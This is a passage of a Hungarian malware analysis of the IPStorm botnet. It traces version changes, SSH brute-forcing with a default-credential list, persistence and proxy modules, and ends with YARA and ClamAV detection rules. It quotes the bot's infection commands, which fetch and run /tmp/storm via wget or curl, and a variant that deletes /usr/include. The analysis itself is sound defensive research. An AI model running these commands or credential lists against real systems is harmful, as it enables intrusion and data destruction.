A 0.0.3l verzióban (3276bcd9) két új modul jelent meg, melyek a `storm/bruteforce` és a `storm/scanner`, illetve továbbfejlesztették az UPnP eszközökről gyűjtött információkat. Az UPnP képes eszközökről most már az UDN-t (Unique Device Name), azaz az egyedi azonosítót, az eszköz típusát és az eszköz által nyújtott szolgáltatások azonosítóját és típusát is összegyűjti, de továbbra is csak log formájában.

Az új `storm/scanner` modul a hálózat feltérképezéséért felel, az eszközről elérhető összes hálózat, összes eszközén feltérképezi a TCP/22, TCP/80, és TCP/443 portok elérhetőségét, ehhez a github.com/jessfraz/netscan csomagot használja. Minden talált port logolásra kerül, ami továbbra is továbbítva van a Logging topic-ba. Amennyiben a 22-es porton talál szolgáltatást, a `storm/bruteforce.BruteSSH` eljárás segítségével megpróbálja, hogy be tud-e lépni az eszközre. A használt felhasználónév és jelszó párosok a következők (a dupla kettőspont így szerepelt a fájlban):

- `admin:admin`
- `pi:raspberry` - RaspberryPi OS alapértelmezett 2022 április előtt [47]
- `osmc:osmc` - OSMC alapértelmezett
- `root:root`
- `root:libreelec` - LibreELEC alapértelmezett
- `root:openelec` - OpenELEC alapértelmezett
- `root::raspberrypi`
- `root:recalboxroot` - RecalBox emulációs platform alapértelmezett
- `pi:bodhilinux`

A jelszavak alapján látható, hogy az érdeklődés a Linux operációs rendszer felé irányult. Az RaspberryPi OS-nek, OSMC-nek, LibreELEC-nek, OpenELEC-nek és a RecalBox-nak is a jellemző platformja a Raspberry Pi.

A 0.0.3m verzióban (af32455f) a `storm/bruteforce.BruteSSH`-t módosították, hogy ha a belépés sikeres, akkor az `uname -a` parancsot is lefuttatja, ezzel több információt szerezve az eszközökről.

6.21 Megjegyzés a 0.0.8h, 0.1.1d és 0.1.15f verziókkal kapcsolatban

A Ghidra jelenleg tartalmaz egy olyan hibát [48] ami meggátolja, hogy a Version Tracking sikeresen működjön x86 és ARM alapú állományok között. Ezek a verziók nem kerülnek részletesen ismertetésre, mert nem áll rendelkezésemre x86 architektúrájú verzió belőle. A későbbi verziók ismertetésénél a főbb változtatásoknál fel lesz tüntetve, amennyiben ezekben a verziókban történt az említett változás.

6.22 0.1.5g változásai

A 0.1.5g verzió (59177083) az első, amely részletes elemzésre került a Linuxot célzó verziók közül. A 0.0.3m-hez képest rengeteg változás ment végbe, ebben a verzióban az alábbi modulok találhatóak meg.

- storm/backshell - Távoli shell hozzáférés
- storm/ddb - Elosztott adatbázis
- storm/filetransfer - Fájlok küldése, fogadása
- storm/handshake - Handshake és relay
- storm/identity - Node azonosító kulcs kezelése
- storm/logging - Log formátum
- storm/malware-guard - Más vírusok leállítása
- storm/node - libp2p node funkcionalitása
- storm/powershell - Shell folyamat
- storm/primitives - Feladatütemező
- storm/proxy - Proxy szolgáltatás
- storm/reque_client - Távoli parancs kliens
- storm/scan_tools - Felderítő eszközök
- storm/starter - IPStorm indítása (platform függő)
- storm/util - Általános eszközök, eljárások
- storm/vpngate - VPN végpontok gyűjtése

Megfigyelhető a modullistából, hogy eltávolításra került a storm/avbypass, nincs is ennek megfelelő funkcionális benne. Eltávolításra került a storm/bruteforce modul és a storm/scanner modul is, ezeknek a moduloknak a célját a storm/reque_client és a

storm/scan_tools modulok valósítják meg, de más módszerekkel.

Ebben a verzióban is, de már a 0.0.8h esetében is megfigyelhető, hogy vagy az Anomali Threat Research által publikált elemzés [1] hatására, vagy maguktól, de rájöttek az IPStorm fejlesztői, hogy a felhasználónév megtalálható az állományban, ezért a projektet áthelyezték egy semleges nevű felhasználó alá. Az új elérési út a következő:

```
/Users/dummy/Documents/GoLandProjects/storm
```

Módosult a operációs rendszer - fájlnev összerendelési lista is a Linux verziók kezdetével (0.0.8h). A listában már nincs Windows, illetve megjelentek különböző arm alapú és Android alapú platformok is. A lista a következő:

- storm_android-386: storm_android-386
- storm_android-amd64: storm_android-amd64
- storm_android-arm5: storm_android-arm5
- storm_android-arm6: storm_android-arm6
- storm_android-arm7: storm_android-arm7
- storm_android-arm64: storm_android-arm64
- linux-386: storm_linux-386
- linux-amd64: storm_linux-amd64
- linux-arm7: storm_linux-arm7
- linux-arm64: storm_linux-arm64

Jelentős változás, hogy leváltották a fájl alapú ellenőrzését annak, hogy más példány fut-e már, ezt a folyamatok neve alapján ellenőrzi a storm/starter.checkSingle eljárás. Amennyiben egy másik "storm" nevű folyamat fut, akkor egy SIGKILL-lel leállítja a másik folyamatot. Ez eltér a korábbi megoldástól, ahol megvárta a másik folyamat befejeztét és csak akkor kezdett futni. Annak érdekében, hogy az OOM Killer (Out Of Memory Killer) a legkisebb valószínűséggel állítsa le ezt a folyamatot amennyiben fogytán a RAM, a /proc/<pid>/oom_adj és a /proc/<pid>/oom_score_adj fájlokba a "-17" értéket írja, melyek az OOM Killer működését befolyásolják.

Megjelent egy eljárás a storm/malware-guard.KillSuspiciousProcesses, amely periodikusan egy meghatározott elérési útról futó vagy meghatározott névvel rendelkező folyamatokat állítja le. A folyamatok listája a következő:

- | | |
|-------------------|-------------------------------|
| – /data/local/tmp | – startapp |
| – rig | – synctool |
| – xig | – ioservice |
| – log | – start_ |
| – debug | – com.ufo.miner |
| – trinity | – com.google.android.nfcguard |
| – xchecker | – com.example.test |
| – zpyinstall | – com.example.test2 |
| – startio | – saoas |

A listában megfigyelhetők Android specifikus nevek is, például a /data/local/tmp elérési út és a com.ufo.miner. A technika nem új keletű, hasonló viselkedést figyeltek meg az FBot esetében is a SonicWall-nál [49], amely hasonló folyamatokat állított le. A malware-guard modul rendelkezik egy CloseVulnerabilities eljárással, ami a Linuxot célzó verziókban nincs implementálva, de az Androidra készült változatokban, például a 0.0.8h-ban implementálva van. Ez felel azért, hogy azt a sérülékenységet, hogy az ADB (Android Debug Bridge) 5555-ös portja elérhető volt, elérhetetlenné tegye további támadásokkal szemben, kivéve egy specifikus IP tartományból. A 0.0.8h verzióban a parancs a következő:

```
iptables -D INPUT -p tcp --dport 5555 -j DROP;
iptables -I INPUT 1 -s 46.X.X.0/24 -j ACCEPT;
iptables -I INPUT 2 -p tcp --dport 5555 -j DROP
```

Az első parancs minden korábbi parancsot töröl, ami a 5555-ös célportra vonatkozik, majd a második a 46.X.X.0/24 IP tartományból engedi a bejövő kapcsolatokat bármilyen portra, a harmadik pedig tilt minden többi kommunikációt a 5555-ös portra. Az IP cím érdekes, korábban nem szerepelt semmilyen funkcionalitással kapcsolatban sem és egyik elemzésben sem került említésre. Az IP tartomány egy orosz telekommunikációs vállalat tulajdonát képezi, a WHOIS bejegyzések szerint.

6.22.1 libp2p node készítésének változásai

A libp2p node létrehozása során egy jelentős változás, mely a 0.0.8h-ban is implementálva volt már, hogy a PeerID stabilitása érdekében a felhasznált kulcspárt elmenti, illetve induláskor be-

tölti, így stabillá válik a PeerID abban az esetben, ha a kulcs nem kerül törlésre az indítások között. Ehhez több különböző helyet próbál ki annak érdekében, hogy jogosultsági különbségek, illetve platform különbségek miatt is találjon megfelelőt. A kipróbált elérési utak listája az alábbi:

- /etc
- /var/lib
- /tmp
- /data/local/tmp

Ezen elérési utak közül az első olyat választja, amely írható és ide menti el a `storm.key` fájlt, ami a node kulcspárját tartalmazza.

A node konfigurációját érintő változás, újra aktiválva lett az AutoRelay funkcionalitás és új konfiguráció a NATService engedélyezése, ami lehetővé teszi a külső IP cím meghatározását és a NAT használatából eredő esetleges hálózati korlátozásokat. Továbbá eltávolításra került a QUIC protokoll használata. A verziók között eltelt idő és libp2p könyvtárfrissítés hatására, a secio mellett, már a TLS protokollt is támogatja a kommunikációhoz, így képes a jelenlegi IPFS hálózatba bekapcsolódni. A DHT inicializálása során most már a korábbi BootstrapOnce helyett a helyes Bootstrap metódus kerül meghívásra, ezzel javítva a node-ok elérhetőségét.

Az IPFS hálózatba történő belépéshez csak az alapértelmezett bootstrap node-ok vannak használatban. Korábban a 0.0.8h-ban kivezetésre került a 0.0.3b-ben bevezetett bootstrap node, így azóta az alapértelmezettek felül nincs további node definiálva.

6.22.2 HTTP szerver

Megjelent egy HTTP szerver szolgáltatás már a 0.0.8h verzióval kezdődően. A szerver célja az IPFS hálózaton kívüli fájlmegosztás megvalósítása, hogy olyan eszközökre is el lehessen juttatni az IPStorm-ot, amelyek még nincsenek megfertőzve. A HTTP szerverekhez egy új elosztott adatbáziskulcs is bevezetésre került, ez a `seeders-http`, ami az SAdd üzenettípust használja, a Value mező tartalma a node publikus címe és portja.

Ahhoz, hogy a szerverről le lehessen tölteni az IPStorm egy példányát, ismerni kell az IP címét, a véletlenszerűen választott portot, és a letölteni kívánt fájl azonosítóját. Egy URL lehet a következő:

`http://192.168.1.1:33247/storm_linux-amd64`

6.22.3 Elosztott adatbázis változásai

A korábbi Windows operációs rendszert célzó verziók esetében volt említve a hitelesítés és azonosítás hiánya, a 0.0.8h és 0.1.1d verziók esetében már nyoma volt, de nem volt használva, viszont ebben a verzióban már használatba került a hitelesítési mechanizmus. A hitelesítés a 0.0.8h és 0.1.1d verzióban 2, a 0.1.5g-ben 3 publikus kulcs alapján történik. Az adatbázis kulcsok nagy része csak a hitelesített node-ok által módosítható, két kulcs van, ami korlátozásokkal minden node számára írható, ez a "seeders" és a "seeders-http". A művelet csak akkor kerül elfogadásra, amennyiben a hirdetett ellenőrzőösszeghez van megfelelő "file-checksum/*" adatbázis bejegyzés.

Ezekkel a változtatásokkal csökkentették annak a lehetőségét, hogy könnyen át lehessen venni a hálózat felett az irányítást.

6.22.4 Info és Cmd topic-ok változásai

Az Info topic-ba küldött üzenet újabb mezőkkel bővült, a korábbi mezőkön felül az alábbiakkal. Az új Processes és a korábbi ComputerID mezők nincsenek feltöltve.

```
{ ...  
  "InstallationPath": "<Installation path>",  
  "LocalIPs": [ "<Local IP>" ],  
  "ExternalIP": "<External IP>",  
  "Processes": []  
}
```

A Cmd topic-ra ugyan a feliratkozás még megtörténik, de az esetlegesen beérkezett üzenetek már nincsenek feldolgozva. Oka, hogy a Reque Client kiváltotta a Cmd topic funkcionalitását.

6.22.5 Proxy szerver

Implementálásra került egy proxy szerver is, így minden node használhatóvá vált, mint proxy kiszolgáló. Megjelenése feltehetőleg a Linuxos verziókkal együtt történt, mert a 0.0.8h-ban is

jelen van már.

Működése a `github.com/armon/go-socks5` csomagon alapszik, ami a SOCKS5 szervert biztosítja. Ehhez a szerverhez kapcsolódik a lokális node és teszi elérhetővé a szerverrel való kommunikációt az `/sbptp/1.0.0` protokollon keresztül.

Ahhoz, hogy a hálózat irányítói is nyilván tarthassák az elérhető proxy szervereket, egy vagy több kitüntetett proxy backendet üzemeltetnek. A backendek címeit a DDB `proxy:backends` adatbáziskulcson keresztül lehet elérni. A `/sbpcp/1.0.0` protokollt használja a backendekkel való kommunikációhoz, kapcsolódás után 15 másodpercenként elküldik a node-ok a publikus IP címüket és a késleltetésük értékét az alábbi formátumban.

```
+;<IP>;<latency>\n
```

Az Intezer kutatói megfigyelték az IPStorm egy meg nem határozott verziójának a hálózati forgalmát, feltételezhező, hogy a megfigyelt forgalom a proxy-n keresztül érkezett, mivel nincs más ismert modulja, mely erre képes lenne. Megfigyeltek a Steam platformhoz köthető forgalmat, melyben lopott API kulcsokat használhattak, illetve különböző oldalakon reklámokra történő kattintás szimulálását is [3].

6.22.6 Reque Client

Ez a modul vette át a korábbi bruteforce és scanner modulok céljait. A Reque Client, feltételezhetően, a Request Queue Client rövidítése. Implementálása egy komplex és párhuzamosan működő feladatütemező, amely a beérkező kéréseket a különböző végrehajtó szálak között osztja szét. Komplexitása miatt az implementáció részleteit nem ismertetem, csak a modul képességeit és üzeneteit.

A kéréseket, úgynevezett manager node-októl fogadja, melyeket a `reque:managers` adatbáziskulcs tárolja. A manager node-okkal az `/sreque/1.0.0` protokollt használja a feladatok fogadására. Az üzenet formátuma az alábbi:

```
{
  "type": <type>
  "Jid": <16 byte UUID>
  "Queue": "",
  "Payload": "<payload>"
}
```

```

    "NodeVersion": "0.1.5g"
}

```

A payload mező tartalmazza az aktuális üzenetet, amelyből jelenleg kétféle van definiálva, a brute-ssh és a tcp-scan. A brute-ssh payload tartalmaz egy IP listát és hozzá egy darab portot, felhasználónevet és jelszót, amit ki kell próbálni. Az üzenet hatására a jelzett hosztokhoz kapcsolódik, és amennyiben sikeres a bejelentkezés, az SSH kapcsolaton további információkat gyűjt a rendszerről és a válasz üzenetben továbbítja a manager node-ok felé. A kommunikációs folyamatban található egy ellenőrzés, ami azt vizsgálja, hogy amennyiben a hoszt neve "svr04", akkor a kapcsolatot megszakítja. Ez a név a Cowrie honeypot alapértelmezett hosztneve [50], tehát próbálja elkerülni a honeypotok támadását. Abban az esetben, ha a kapcsolat létesítése során nem detektált honeypotot, a storm/scan_tools/ssh.InstallPayload hívásával az eszköz megfertőzése kezdődik. Ehhez először megkeresi a célplatformnak megfelelő IPStorm verzió nevét és egy olyan IPStorm node-ot, amely a seeders-http: kulcs segítségével szolgáltatja ezt. Amennyiben wget és curl is elérhető az eszközön, akkor az alábbi parancs kerül futtatásra rajta, amennyiben csak az egyik, akkor csak az elérhető parancsot próbálja használni.

```

(
    f=<storm filename>;
    ((
        (wget -q --connect-timeout=5 -O /tmp/storm http://<storm http
            serverip:port>/$f)
        || (curl --connect-timeout 5 -s http://<storm http server ip:
            port>/$f -o <storm http server ip:port>)
    )
    && chmod 0755 /tmp/storm
    && /tmp/storm 1>/dev/null 2>/dev/null)
) &

```

A parancsok eredményeképpen az eszközre le lesz töltve a /tmp/storm helyre egy, a platformnak megfelelő példánya az IPStorm-nak, futtathatóvá téve, és elindítva az eszközön, ezzel megfertőzve azt. A folyamat eredménye elküldésre kerül egy request manager node-nak. A válasz tartalmazza a használt IP-t, portot, felhasználónevet, jelszót, az SSH bannert, és a korábban említett script kimenetét. Ezt az általános válaszüzenetben a "Result" mezőben helyezi el. A

válaszüzenet formátuma a következő:

```
{
  "Jid": <UDD>,
  "Partial": <True/False>,
  "Elapsed": <elapsed time in ms>,
  "Result": <result>
}
```

A tcp-scan esetén a payload, egy IP címet tartalmaz CIDR formátumban és azon portok listáját, amelyeket fel szeretnék deríteni. A felderítési folyamat csak a 22-es SSH és 5555-ös ADB porttal foglalkozik, egyéb portokat figyelmen kívül hagy. Mindkét esetben csak a banner üzenetet gyűjti össze, tehát az eszközöket nem fertőzi meg. A válaszüzenetben a "Result" mezőben továbbítja a manager node felé az IP címet, portot és a banner tartalmát.

6.22.7 Perzisztencia előkészítése

A `storm/starter.serveSelf`, ami a korábbi verziókból is ismert, felel a saját verziójának a hirdetésért, illetve ellenőrzi a fájl helyét megvizsgálva, hogy a perzisztencia megtörtént-e már. Amennyiben nem, a 6.2.8 Perzisztencia fejezetben foglaltakkal megtörténik a perzisztencia.

Új eljárás a `storm/starter.serveExtra`, aminek célja, hogy a hálózatban több helyen is tárolva legyenek a különböző platformokat célzó IPStorm verziók. Ez az eljárás az elérhető memória függvényében egy vagy több más platformra való verziót is letölt és kiszolgál, így a ritkábban használt verzióknak jelentősen nő az elérhetősége.

6.22.8 Perzisztencia

Az operációs rendszer váltással természetesen a perzisztencia módszerének is változnia kell, az új megvalósítás egy listából választja ki az első olyan elérési utat, amelyhez van írási joga, ezek a következők:

- | | | |
|-------------|-------------------|-------------------|
| – /usr/bin | – /usr/local/bin | – /var/lib |
| – /usr/sbin | – /usr/local/sbin | – /tmp |
| – /bin | – /system/bin | – /data/local/tmp |
| – /sbin | – /system/sbin | |

Megfigyelhető, hogy ezek között szerepelnek Android operációs rendszerre jellemző elérési utak is, mint `/system/bin`, `/system/sbin` és `/data/local/tmp`. A használt fájlnev minden esetben a "storm" lesz. Annak érdekében, hogy automatikus indulás megvalósulhasson, a `github.com/takama/daemon` csomagot használja, mely képes `systemd`, `SysV` és `Upstart` konfigurációs fájlokat készíteni, amellyel biztosíthatja az automatikus elindulást.

6.22.9 Frissítési mechanizmus változásai

Megváltozott a frissítési mechanizmus működése, a frissítési döntés első körben a platformnak megfelelő "file-checksum/" adatbáziskulcs alapján történik, csak akkor fogja a verziószámot ellenőrizni, amennyiben az ellenőrzőösszeg eltér az aktuálisan futó verziótól. Az ellenőrzéshez a `github.com/hashicorp/go-version` csomagot használja, ami semver verziószámok összehasonlítására lett készítve, ezzel elérhető, hogy ne történhessen alacsonyabb verzióra frissítés. Amennyiben a frissítés szükséges, akkor az eddig is ismert módon az `sfs` protokoll segítségével letölti a fájlt, majd elkezdődik a 6.22.8 Perzisztencia fejezetben ismertetett perzisztencia. A perzisztencia végeztével az új verzió elindításra kerül, ami majd a régi verziót le fogja állítani az indulás során.

6.23 0.1.18a változásai

A 0.1.18a verzió (69ea7bcf) egy Linux operációs rendszert célzó állomány. Ebben a verzióban eltávolításra került a hirdetett azonosítók közül az Info és Cmd topic-ok azonosítója és a teljes Cmd topic is, mivel kiváltotta a Reque Client. Az Info topic továbbra is működik. Van az elosztott adatbázist és a topic-okat is érintő változás, az üzenetformátumban egy új T mező jelent meg, ami az üzenet készítésének idejét tartalmazza. A mező bevezetésének oka lehet, hogy nem volt megfelelő a szinkronizáció. Megjelent egy új platform-fájlnev páros is a "darwin-amd64:storm_darwin-amd64".

A `brute-ssh` Reque Client parancshoz köthető `InstallPayload` eljárásban módosult az eszközt megfertőző parancs. A letöltést végző rész elhagyásával a parancs a következő:

```
(mount -o rw,remount /;  
rm -rf /usr/include/*;  
f=%s; ((<Wget and/or Curl command>))
```

```
&& chmod 0755 /tmp/storm  
&& /tmp/storm 1>/dev/null 2>/dev/null)) &
```

Az új funkcionalitás, hogy futás előtt a root partíciót írhatóvá teszi, majd törli a /usr/include/ könyvtár tartalmát. Ez az első olyan kártékony tevékenység, amely nem egy távoli eszköztől érkezik, hanem magában az állományban van elhelyezve. A könyvtár törlésével, feltehetőleg, a szoftverfejlesztők voltak a célpontok, de egy általános rendszeren is, ennek a könyvtárnak a törlése, negatív következményekkel járhat.

Megjelentek új bootstrap node-ok is, az alapértelmezettek mellé felvételre kerültek az alábbiak. Az IP címek a WHOIS információk szerint egy amerikai felhőszolgáltatóhoz tartoznak. Ebben a tartományban találhatóak a Protocol Labs által üzemeltetett relay szerverek is [51], de nincs róla információ, hogy ezek az node-ok valaha a Protocol Labs által üzemeltetett szerverek között lettek volna.

```
/ip4/147.X.X.83/tcp/4001/p2p/  
QmbLHAnMoJPWSCR5Zhtx6BHJX9KiKNN6tpvbUcqanj75Nb  
/ip4/147.X.X.115/tcp/4001/p2p/  
QmcZf59bWwK5XFi76CZX8cbJ4BhTzzA3gU1ZjYZcYW3dwt  
/ip4/147.X.X.187/tcp/4001/p2p/  
QmQCU2EcMqAqQPR2i9bChDtGNJchTbq5TbXJJ16u19uLTa  
/ip4/147.X.X.213/tcp/4001/p2p/  
QmNnooDu7bfjPFoTZYxMNLWUQJyrVwtbZg5gBMjTezGAJN
```

6.24 0.1.81a változásai

A 0.1.81a verzió (984c5e98) egy Android operációs rendszerre készített variáns, x86 architektúrához. Ebből a tulajdonságból adódóan előfordulhat, hogy kevesebb funkcionalitással rendelkezik, mint az azonos verziójú Linux operációs rendszert célzó variáns. Ebből a verzióból hiányzik a `reque_client` modul, eltávolításra került a `storm/handshake` modul, de fellelhetőek egy új relay szolgáltatásnak részletei, ami jelenleg nincs használva. A Bitdefender által végzett elemzésből az derül ki, hogy a relay funkciók a 0.1.43a és 0.1.51a verziók között jelentek meg és a 0.1.85a verzióval megszűntek [2], de látszólag a 0.1.81a verziókban már nem volt aktív használatban.

Különbség van a perzisztencia megvalósításában is, fix elérési útvonalat használ, arra a feltételezésre alapozva, hogy ha az eszközre felkerült, akkor root joggal rendelkezik, így jogosultság-problémák nem lépnek fel. Ezért az állomány mindig a `/system/bin/storm` elérési úton található, az automatikus indítás megvalósításához további kisegítő szkriptekre volt szükség. Ehhez egy új modul került implementálásra a `storm/statik`, ami a `github.com/rakyll/statik` csomag funkcionalitására támaszkodik, ez lehetővé teszi, hogy az állományba fájlok és könyvtárak legyenek beágyazva zip tömörítést alkalmazva és futtatási időben kicsomagolva. A beágyazott állomány a következő fájlokat tartalmazza:

```
2020-06-05T11:37:34 ./linux/install.sh
2020-05-12T07:17:16 ./storm_android/install-recovery.sh
2020-05-12T12:18:56 ./storm_android/storm-install.sh
2020-05-11T19:42:04 ./storm_android/storm-pslist.sh
2020-05-11T10:24:00 ./storm_android/storm.rc
```

A fájlműveletek előtt minden alkalommal újra mountolja a `/` és `/system` partíciókat, hogy írhatóvá tegye, a művelet végeztével ismét csak olvashatóvá teszi. A perzisztencia folyamata az `install-recovery.sh` kicsomagolásával és elhelyezésével kezdődik a `/system/bin` könyvtárban, majd a `storm.rc` kicsomagolásra kerül a `/system/etc/init` könyvtárba, végül a `storm` kerül elhelyezésre a `/system/bin` könyvtárban. A telepített verzió a `install-recovery.sh` elindításával történik, ami letiltja a SeLinux-ot a `setenforce 0` paranccsal, kicseréli a domain szervereket a Google szerverekre, a többi `storm` folyamatot leállítja, majd elindítja az új `storm` állományt.

A tömörített állományban lévő többi fájl felhasználása ugyanebben a verzióban nem történik meg, de a Bitdefender által kiadott elemzésből [2] kiderül, hogy a `install.sh` a `brute-ssh` parancs futása során kerül felhasználásra az IPStorm telepítésére és indítására a Linux operációs rendszert futtató eszközökön, a `storm-install.sh` pedig az Androidos eszközök megfertőzése során van felhasználva, de nem közvetlenül, hanem manuálisan a támadó által.

Feltehetően minden platformra szánt verzióból eltávolításra kerültek a korábbi verzióban említett bootstrap node-ok, illetve a `malware-guard` által leállított folyamatok közül kikerült a `”log”` és bekerült a `”skhqwensw”`. Eltávolításra került a `ConnectToNodes` eljárás is, aminek hatására a többi IPStom node-al nem kezdeményez közvetlen kapcsolatot.

A proxy backendek korábban a DDB-n keresztül kerültek felderítésre, ebben a verzióban a backendek egy specifikus azonosítót hirdetnek, amelyeket az IPStorm-mal fertőzött eszközök fel tudnak deríteni. Az új azonosító a 12.5 táblázatban található. Ezzel a változtatással, hogy a DDB ki lett iktatva a backend felderítésből, így a DDB-ben korábban bevezetett hitelesítés nem fedt le a proxy backendeket.

6.25 0.1.82a változásai

A 0.1.82a verzió (08bf3186) ismét egy Android operációs rendszerre készített variáns, x86 architektúrához. Hozzáadásra került a korábban már látott `reque_client` modul. Lényegi funkcionálitása megegyezik a korábbival, a különbségek a következők: Az előző verzióban látott `install.sh` script felhasználása a `InstallPayload` futtatása során. Ez a script kiváltotta a 0.1.5g-ben látott parancsokat és csak a script kerül futtatásra. Funkcionálitása, hogy letölti, majd elindítja az IPStorm-ot, de egy kiszolgáló szerver helyett a `$seeders` környezeti változó használatával akár több szervert is ki tud próbálni, amennyiben az első nem elérhető. Második változása a modulnak, hogy nem a DDB-re támaszkodik a manager node-ok felderítésére, hanem azokat a node-okat deríti fel amelyek a 12.2 táblázatban található proxy backend azonosítót hirdetnek. A DDB kiiktatásával hasonló probléma merül fel mint a proxy backendeknél az előző verzióban.

6.26 0.1.83a, 0.1.91a és 0.1.94a változásai

A 0.1.83a verzióban (3aff4695c) nem történt változás, a 0.1.91a verzióban (b80346c4) a DDB üzenetek hitelesítésére egy új publikus kulcs került hozzáadásra, így négy kulcs van jelenleg használatban.

A 0.1.94a verzió (51031335) ismét egy Linux operációs rendszert célzó variáns. Ebben a verzióban már nyilvánvaló, hogy a centralizáltság felé mozdul el az IPStorm. Megjelent egy új modul a `storm/web_api_client`, ami a DDB funkcionálitását veszi át egy vagy több központi szervert használva. A DDB nem került eltávolításra, de nem tölti már be az elosztott szerepét, többi node-dal nem szinkronizál, csak lokális adatbázisként van felhasználva. A Web API kommunikáció megvalósítására a `github.com/libp2p/go-libp2p-http` csomag lett felhasználva, ami a `libp2p://` protokollt definiálja, a kapcsolat létrehozására nem IP címet, hanem PeerID-t használ. A Web API backendek a 12.2 táblázatban feltüntetett azonosítót hirdetnek, amit

a node-ok fel tudnak fedezni.

Ebben az esetben nem áll fent a hitelesítés hiánya, az üzenetek tartalmazzák a hitelesítéshez szükséges mezőket és össze vannak hasonlítva az engedélyezett publikus kulcsok listájával is.

A Web API válaszformátuma a következő:

```
{
  "From": "<PeerID>"
  "Key": "<node's public key>",
  "Signature": "<signature>",
  "Body": "<body>"
}
```

A Web API szerver kiváltotta a különböző DDB kulcsokat, a 6.2 táblázat ismerteti az ekvivalens kulcsokat és végpontokat.

Web API végpont	DDB kulcs
GET /files/seeder-http?c=<checksum>	seeders-http:<checksum>
POST /files/seeder-http body: c=<csum>&s=<ip:port>	seeders-http:<checksum>
GET /files/checksum?f=<filename>	file-checksum:<filename>
GET /version	/5aYUcluKo1U1/QrnStm...

6.2. táblázat: Web API végpontok és DDB kulcsok megfeleltése

Mivel a DDB már nem funkcionál, a filetransfer modulban változásra volt szükség, a seeders kulcs használata helyett a fájlok hirdetéséhez azok a node-ok, amelyek egy fájlt ki tudnak szolgálni, meghirdetik a stfadv:<checksum> azonosítót, azok a node-ok, amelyek letölteni szeretnének, pedig ugyanezt az azonosítót derítik fel az IPFS hálózatban. A letöltés továbbra is az sfst protokollal történik. A proxy és requ_client modulokban ez a változás már a korábbi verziókban végbement.

Megszüntetésre került az Info topic használata is, de nem váltotta ki másik modul. Ezzel a változtatással ez az utolsó verzió, amely esetében tudni lehetett, hogy milyen típusú eszközök vannak a hálózatban. A továbbiakban nincs használatban egyetlen pubsub topic sem.

6.27 0.2.04a és 0.2.05a változásai

A 0.2.04a verzióban (cae8a782) újra megjelenik a node információkat küldő szolgáltatás, ezúttal a Web API-t használva. Az API-n a POST /nodes végpontot használja és hozzáadásra került egy új mező az üzenetformátumhoz, az AutonatIP, ami a felderített külső IP címet tartalmazza a github.com/libp2p/go-libp2p-autonat csomag által.

Módosult a storm/proxy modul működése is, most már nem használ lokális kapcsolatot a SOCKS5 szerverhez történő csatlakozáshoz, helyette a github.com/libp2p/go-libp2p-gostream csomaggal lett kiváltva a SOCKS5 szerver és az /sbptp/1.0.0 protokoll közötti forgalom továbbítása.

A 0.2.05a verzióban (64abc2cf) nem történt jelentős változás.

6.28 0.2.05a verzió dinamikus elemzése

A CAPEv2 sandbox segítségével történt dinamikus elemzés során látható volt, hogy az IPFS hálózatba ez a verzió már sikeresen csatlakozik és kommunikál. Megfigyelhető a perzisztencia folyamata, a `storm.key`, `storm` és `storm.service` állományok létrehozása. Utóbbi állomány egy systemd szolgáltatás, ami az IPStom elindításáért felel. Az elemzés során sikeresen létesítettem kapcsolatot a backshell modullal (13.5) és a HTTP szerverrel. A futó IPStom logjaiból kiderül, hogy nem talál Web API szervereket, ebből következik, hogy jelenleg nem érhető el semmilyen az IPStom-ot üzemeltető infrastruktúra, így azok a szolgáltatásai, amelyek a központi szerverre támaszkodnának, üzemképtelenek.

7 DETEKTÁLÁS MEGRETVEZÉSE

Egy kártékony szoftver detektálásának megtervezésénél fontos szempont olyan tulajdonságait detektálni, amelyek a verziókon keresztül jelen vannak, illetve megváltoztatásuk nehéz, vagy a működés szempontjából hátrányos lenne. Az IPStorm esetében három ilyen jellemzőt találtam, aminek a megváltoztatása hátrányosan érintené a hálózatot. Ezeket a feltevéseket úgy alkotam meg, hogy feltételeztem, hogy a támadónak is rendelkezésre áll a detektálási szabály, tehát tisztában van vele, hogy melyik része került detektálásra. Amennyiben azt feltételezzük, hogy nem ismert a támadó számára a detektálási szabály, akkor egyéb jellemzőket is felhasználhatók a detektáláshoz, mert kisebb az esély arra, hogy a támadó rontsa a detektálás hatékonyságát a szabályok ismerete miatt.

1. A Filetransfer protokoll protokollazonosítója (/sfst/1.0.0), megváltoztatásával az új és a régi protokollazonosítójú IPStorm verziók nem tudnak egymással kapcsolatba lépni, így korlátozva a terjesztés hatékonyságát.
2. A Handshake protokoll protokollazonosítója (/shsk/1.0.0) vagy az ezt felváltó későbbi /strelayp/1.0.0, melynek a megváltoztatása esetén a relay-en keresztüli csatlakozás nem lesz elérhető a változtatás előtti és utáni verziók között. Ez az újabb verziókban egyáltalán nincs jelen.
3. A hirdetett IPStorm node azonosító, ami segítségével a többi IPStorm node-ot tudja fedezni. Ennek a módosítása azzal járna, hogy az IPStorm hálózat kettészakad, mert az újabb és régebbi node-ok nem fogják egymást megtalálni, de ez az újabb verziókban már nem volt felderítési céllal használva.

A szabályok elkészítéséhez, az első és a harmadik megoldások kombinációját használok fel. A harmadik megoldásban a node azonosító ugyan jelen van minden verzióban, de az újabb verziókban már könnyebb megváltoztatni, így a filetransfer funkcionalitáshoz tartozó jellemzőket is felhasználok.

7.1 YARA

A YARA (Yet Another Recursive Acronym) [52] egy általános célú, gyártófüggetlen eszköz, amely kártékony szoftverek azonosítására és osztályozására használható szignatúra alapú detektálás segítségével. Az IPStorm detektálására az alábbi szabályt hoztam létre:

```

rule IPStorm
{
    strings:
        $adv = "fmi4kYtTp9789G3sCRgMZVG7D3uKalwtCuWw1j8LSPHQEGVBU5hfbNd
                nHvt3kyR1fYU1GNA00zactmIMIZods0ha9tnfe25Xef1"
        $ftransproto = "/sfst/1.0.0"
        $fadv1 = "stfadv"
        $fadv2 = "seeders"
    condition:
        $adv or ($ftransproto and 1 of ($fadv*))
}

```

A szabály első sorában van definiálva a szabály neve, a `strings:` szekcióban lehet definiálni azokat a mintázatokat, amit detektálni szeretnénk, és a `condition:` szekcióban vannak a `strings:` szekció elemei között a logikai összefüggések felállítva.

7.2 ClamAV

A ClamAV [53] egy nyílt forráskódú vírusirtó megoldás, melyhez lehetőség van egyedi szignatúra adatbázis készíteni. Többféle típusú szignatúra áll rendelkezésre, például hash-based, content-based és container-metadata szignatúrák. A detektáláshoz a content-based típus logical altípusát fogom alkalmazni, ez a `.ldb` fájlkiterjesztést alkalmazza. Az elkészített adatbázis az alábbi szabályokat tartalmazza, amelyek megegyeznek a YARA szabályban látottakkal.

```

Go.Malware.IPStorm;Target:0;0|(1&(2|3));666d69346b59745470393738394733
